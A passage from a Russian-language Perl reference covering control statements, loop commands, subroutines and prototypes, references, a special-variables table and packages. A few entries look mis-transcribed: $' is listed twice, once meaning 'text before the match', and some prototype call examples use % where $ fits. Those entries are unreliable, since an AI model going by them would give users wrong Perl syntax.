if (ВЫРАЖЕНИЕ) БЛОК else БЛОК
if (ВЫРАЖЕНИЕ) БЛОК elsif (ВЫРАЖЕНИЕ) БЛОК...
else БЛОК
```

Оператор unless

Оператор **unless** является противоположностью оператора **if** — он работает в точности так же, как **if,** только код связанного с ним блока *БЛОК* выполняется в случае, если *ВЫРАЖЕНИЕ,* указанное в операторе, имеет значение «ложь». Оператор **unless** может иметь один из следующих форматов:

```
unless (ВЫРАЖЕНИЕ) БЛОК
unless (ВЫРАЖЕНИЕ) БЛОК else БЛОК
unless (ВЫРАЖЕНИЕ) БЛОК elsif (ВЫРАЖЕНИЕ)
БЛОК. . . else БЛОК
```

Оператор for

Оператор **for** служит для многократного выполнения оператора (или группы операторов), указанного в его теле. При этом обычно используется индекс цикла. Цикл **for** имеет следующий формат:

```
МЕТКА for (ВЫРАЖЕНИЕ; ВЫРАЖЕНИЕ; ВЫРАЖЕНИЕ) БЛОК
```

Первое из трех выражений, перечисленных в скобках, выполняется единственный раз, перед началом циклического исполнения операторов *БЛОК*. Второе выражение проверяется на истинность на каждой итерации цикла, перед выполнением операторов *БЛОК*. Если значение этого выражения — «ложь», цикл прерывается и управление передается следующему оператору программы. Таким образом, если в самом начале цикла окажется, что это выражение ложно, операторы *БЛОК* (тело цикла) ни разу не будут выполнены. Третье указанное в скобках выражение выполняется на каждой итерации цикла, после выполнения операторов *БЛОК*.

Оператор foreach

Оператор **foreach** фактически является синонимом оператора **for.** Программисты часто используют этот оператор, если требуется перебрать все элементы списка *СПИСОК* при помощи некоторой переменной *ПЕРЕМЕННАЯ*. Оператор **foreach** имеет следующий формат:

```
МЕТКА foreach ПЕРЕМЕННАЯ (СПИСОК) БЛОК
```

Оператор while

Оператор **while** многократно выполняет операторы *БЛОК,* при этом на каждой итерации

цикла проверяется на истинность указанное в скобках *ВЫРАЖЕНИЕ*. Как только *ВЫРАЖЕНИЕ* перестает быть истинным, цикл прерывается и управление передается следующему оператору программы. Оператор **while** имеет следующий формат:

```
МЕТКА while (ВЫРАЖЕНИЕ) БЛОК
МЕТКА while (ВЫРАЖЕНИЕ) БЛОК continue БЛОК
```

Оператор until

Оператор until выполняет операторы *БЛОК* до тех пор, пока указанное в скобках *ВЫРАЖЕНИЕ* не станет истинным. Другими словами, операторы *БЛОК* циклически выполняются при условии, что указанное в скобках *ВЫРАЖЕНИЕ* имеет значение «ложь». Таким образом, оператор **until** является противоположностью оператора **while.** Оператор **until** имеет следующий формат:

```
МЕТКА until (ВЫРАЖЕНИЕ) БЛОК
МЕТКА until (ВЫРАЖЕНИЕ) БЛОК continue БЛОК
```

Модификаторы if, unless, until и while

Помимо традиционных операторов ветвления и цикла в Perl можно использовать модификаторы **if, unless, until** и **while.** Подобно традиционным операторам ветвления и цикла модификаторы также изменяют порядок выполнения операторов программы, однако добавляются в конец стандартных выражений и имеют формат:

```
if ВЫРАЖЕНИЕ unless ВЫРАЖЕНИЕ while ВЫРАЖЕНИЕ until ВЫРАЖЕНИЕ
```

Команды управления циклом

Порядок выполнения цикла можно изменить при помощи следующих команд:

• Команда **next** начинает следующую итерацию цикла немедленно, при этом операторы, расположенные в теле цикла после этой команды, не выполняются.

• Команда **last** немедленно прерывает выполнение цикла. Управление передается следующему после цикла оператору программы.

• Команда **redo** заново начинает выполнение текущей итерации цикла, не выполняя при этом проверку указанного в цикле условия.

Оператор goto

Для полноты в состав языка Perl включен оператор **goto,** однако использовать его крайне не рекомендуется, так как зачастую этот оператор делает код программы трудным для понимания. Существуют три формы оператора **goto:**

```
goto МЕТКА goto ВЫРАЖЕНИЕ goto &ИМЯ
```

Оператор **goto** *МЕТКА* передает управление оператору, обладающему меткой *МЕТКА*. Оператор **goto** *ВЫРАЖЕНИЕ* воспринимает результат выполнения выражения *ВЫРАЖЕНИЕ* как метку и передает управление оператору, обладающему этой меткой. Наконец, оператор **goto** *&ИМЯ* используется совместно с подпрограммами.

Подпрограммы

Чтобы информировать Perl о существовании подпрограммы, ее имени, типе аргументов и возвращаемого значения, подпрограмму необходимо объявить (declare). Объявляя подпрограмму, вы не указываете, какие именно операторы образуют ее тело. Чтобы установить, каким именно образом и при помощи каких операторов подпрограмма выполняет свою функцию, необходимо определить (define) подпрограмму. Объявление подпрограммы содержит ее заголовок, то есть имя, и информацию о типе аргументов. Определение подпрограммы помимо этого содержит код, образующий ее тело.

Если вы намерены обращаться к подпрограмме, не заключая ее аргументы в скобки (как это происходит со списковыми операторами), вы обязаны объявить или определить эту подпрограмму до того, как произойдет первое обращение к ней. Если вы допускаете использование скобок при передаче аргументов вызываемой подпрограмме, вы не обязаны объявлять или определять эту подпрограмму до того, как к ней обратиться. Чтобы объявить подпрограмму, можно воспользоваться одним из следующих форматов:

```
sub ИМЯ_ПОДПРОГРАММЫ;
sub ИМЯ_ПОДПРОГРАММЫ(ПРОТОТИП);
sub ИМЯ_ПОДПРОГРАММЫ БЛОК
sub ИМЯ_ПОДПРОГРАММЫ(ПРОТОТИП) БЛОК
```

где *ИМЯ ПОДПРОГРАММЫ* - это имя подпрограммы, а *ПРОТОТИП* — описание набора ее аргументов. Чтобы указать, аргументы какого типа передаются подпрограмме, следует перечислить разыменовывающие префиксы, соответствующие этим типам. Например, **$** — для скалярных переменных, **@** — для массивов и т. д. Примеры описаний подпрограмм приведены в табл. 6.

Таблица 6. Примеры описаний подпрограмм Perl

Объявление	Обращение к подпрограмме
sub *ИМЯ_ПОДПРОГРАММЫ($)*	*ИМЯ_ПОДПРОГРАММЫ $аргумент1*
sub *ИМЯ_ПОДПРОГРАММЫ($$)*	*ИМЯ ПОДПРОГРАММЫ $аргумент1, %аргумент2*
sub *ИМЯ_ПОДПРОГРАММЫ($$;$)*	*ИМЯ_ПОДПРОГРАММЫ %аргумент1, $аргумент2, $необязательный_аргумент*
sub *ИМЯ_ПОДПРОГРАММЫ(@)*	*ИМЯ_ПОДПРОГРАММЫ $аргумент-массив1, $аргумент-массив2, $аргумент-массив3*
sub *ИМЯ_ПОДПРОГРАММЫ($@)*	*ИМЯ_ПОДПРОГРАММЫ $аргумент1, %аргумент-массив1, $аргумент-массив2*
sub *ИМЯ_ПОДПРОГРАММЫ(\@)*	*ИМЯ_ПОДПРОГРАММЫ @аргумент1*
sub *ИМЯ_ПОДПРОГРАММЫ(\%)*	*ИМЯ_ПОДПРОГРАММЫ %{$ссылка-на-хэш}*
sub *ИМЯ_ПОДПРОГРАММЫ(&)*	*ИМЯ_ПОДПРОГРАММЫ анонимная_подпрограмма*
sub *ИМЯ_ПОДПРОГРАММЫ(*)*	*ИМЯ_ПОДПРОГРАММЫ*аргумент1*
sub *ИМЯ_ПОДПРОГРАММЫ()*	*ИМЯ_ПОДПРОГРАММЫ*

Код подпрограммы указывается в ее определении. Чтобы определить подпрограмму, используется ключевое слово **sub:**

```
sub ИМЯ_ПОДПРОГРАММЫ БЛОК
sub ИМЯ_ПОДПРОГРАММЫ (ПРОТОТИП) БЛОК
```

Чтение аргументов, переданных подпрограмме

Аргументы, переданные подпрограмме, автоматически заносятся в служебный массив **@_**. Например, если подпрограмме были переданы два аргумента, операторы подпрограммы могут обратиться к этим аргументам, используя переменные **$_[0]** и **$_[1].**

Возврат значений подпрограммами

Подпрограмма возвращает вызвавшему ее коду значение последнего вычисленного ей выражения. Возвращаемое значение можно указать явно при помощи ключевого слова **return.** Возвращаемое значение вычисляется в соответствии с контекстом вызова подпрограммы.

Ссылки

Ссылки на переменные создаются при помощи оператора обратной косой \. Такие ссылки называют жесткими ссылками (hard reference). Жесткая ссылка содержит адрес и тип данных, на которые она ссылается. В отличие от жесткой символическая ссылка содержит имя переменной, содержащей данные, на которые она ссылается. Таким образом, символическая ссылка ссылается на данные не напрямую, а при помощи символьного имени.

Разыменование ссылок

Разыменование ссылки — это обращение к данным, на которые эта ссылка ссылается. Чтобы разыменовать ссылку, используется оператор $. При работе с массивами, хэшами и подпрограммами для разыменования ссылок удобнее использовать оператор «стрелка» (->).

Специальные (встроенные) переменные

Специальные (встроенные) переменные Perl перечислены в табл. 7.

Таблица 7. Специальные (встроенные) переменные Per!

Переменная	Значение
$'	Строка, следующая за совпадением
$-	Число строк, оставшихся на странице
$!	Текущая ошибка
$"	Разделитель полей массивов при интерполяции
$#	Формат вывода для числовых значений
$$	Идентификатор процесса Perl
$%	Текущая страница вывода
$&	Совпадение с шаблоном поиска
$(	Реальный идентификатор группы пользователей (real GID)
$)	Эффективный идентификатор группы пользователей (effective GID)
$*	Совпадение с шаблоном в многострочном тексте
$,	Разделитель полей вывода
$.	Текущий номер строки ввода
$/	Разделитель входных записей
$:	Маркер разбивки строки
$;	Разделитель индексов при эмуляции многомерных массивов
$?	Статус последней системной операции
$@	Ошибка при выполнении оператора eval
$[	Наименьший допустимый индекс всех массивов
$\	Разделитель выходных записей
$]	Версия Perl
$^	Текущий формат колонтитула страницы
$^A	Накопитель команды write
$^D	Состояние флагов отладки сценария
$^E	Информация об ошибке, специфичная для операционной системы
$^F	Максимальное количество дескрипторов файлов

$^H	Состояние флагов проверки синтаксиса
$^I	Расширение файлов для редактирования «по-месту»
$^L	Символ прогона страницы
$^M	Буфер памяти на случай нехватки ресурсов
$^O	Имя операционной системы
$^P	Конфигурация режима отладки
$^R	Результат вычисления утверждения в теле шаблона
$^S	Состояние интерпретатора
$^T	Время, когда был запущен сценарий
$^W	Режим вывода предупреждающих сообщений
$^X	Полное имя программы-интерпретатора
$_	Аргумент по умолчанию
$'	Строка, расположенная перед совпадением
$|	Управление буфером вывода
$~	Имя текущего формата отчетов
$+	Фрагмент совпадения
$<	Реальный идентификатор пользователя (real UID)
$=	Текущий размер страницы
$>	Эффективный идентификатор пользователя (effective UID)
$0	Имя сценария
$ARGV	Имя входного файла
$n	n-ый фрагмент совпадения
%ENV	Переменные окружения
%INC	Файлы, включенные в текст сценария
%SIG	Обработчики ситуаций
@_	Аргументы, переданные подпрограмме
@ARGV	Аргументы командной строки
@INC	Пути поиска подключаемых файлов

Пакеты

Чтобы создать пакет или перейти в него, необходимо использовать ключевое слово **package:**

```
package
package NAMESPACE
```

Конструктор пакета имеет имя **BEGIN,** деструктор — имя **END.** Чтобы экспортировать символы из пакета, используется модуль Perl Exporter.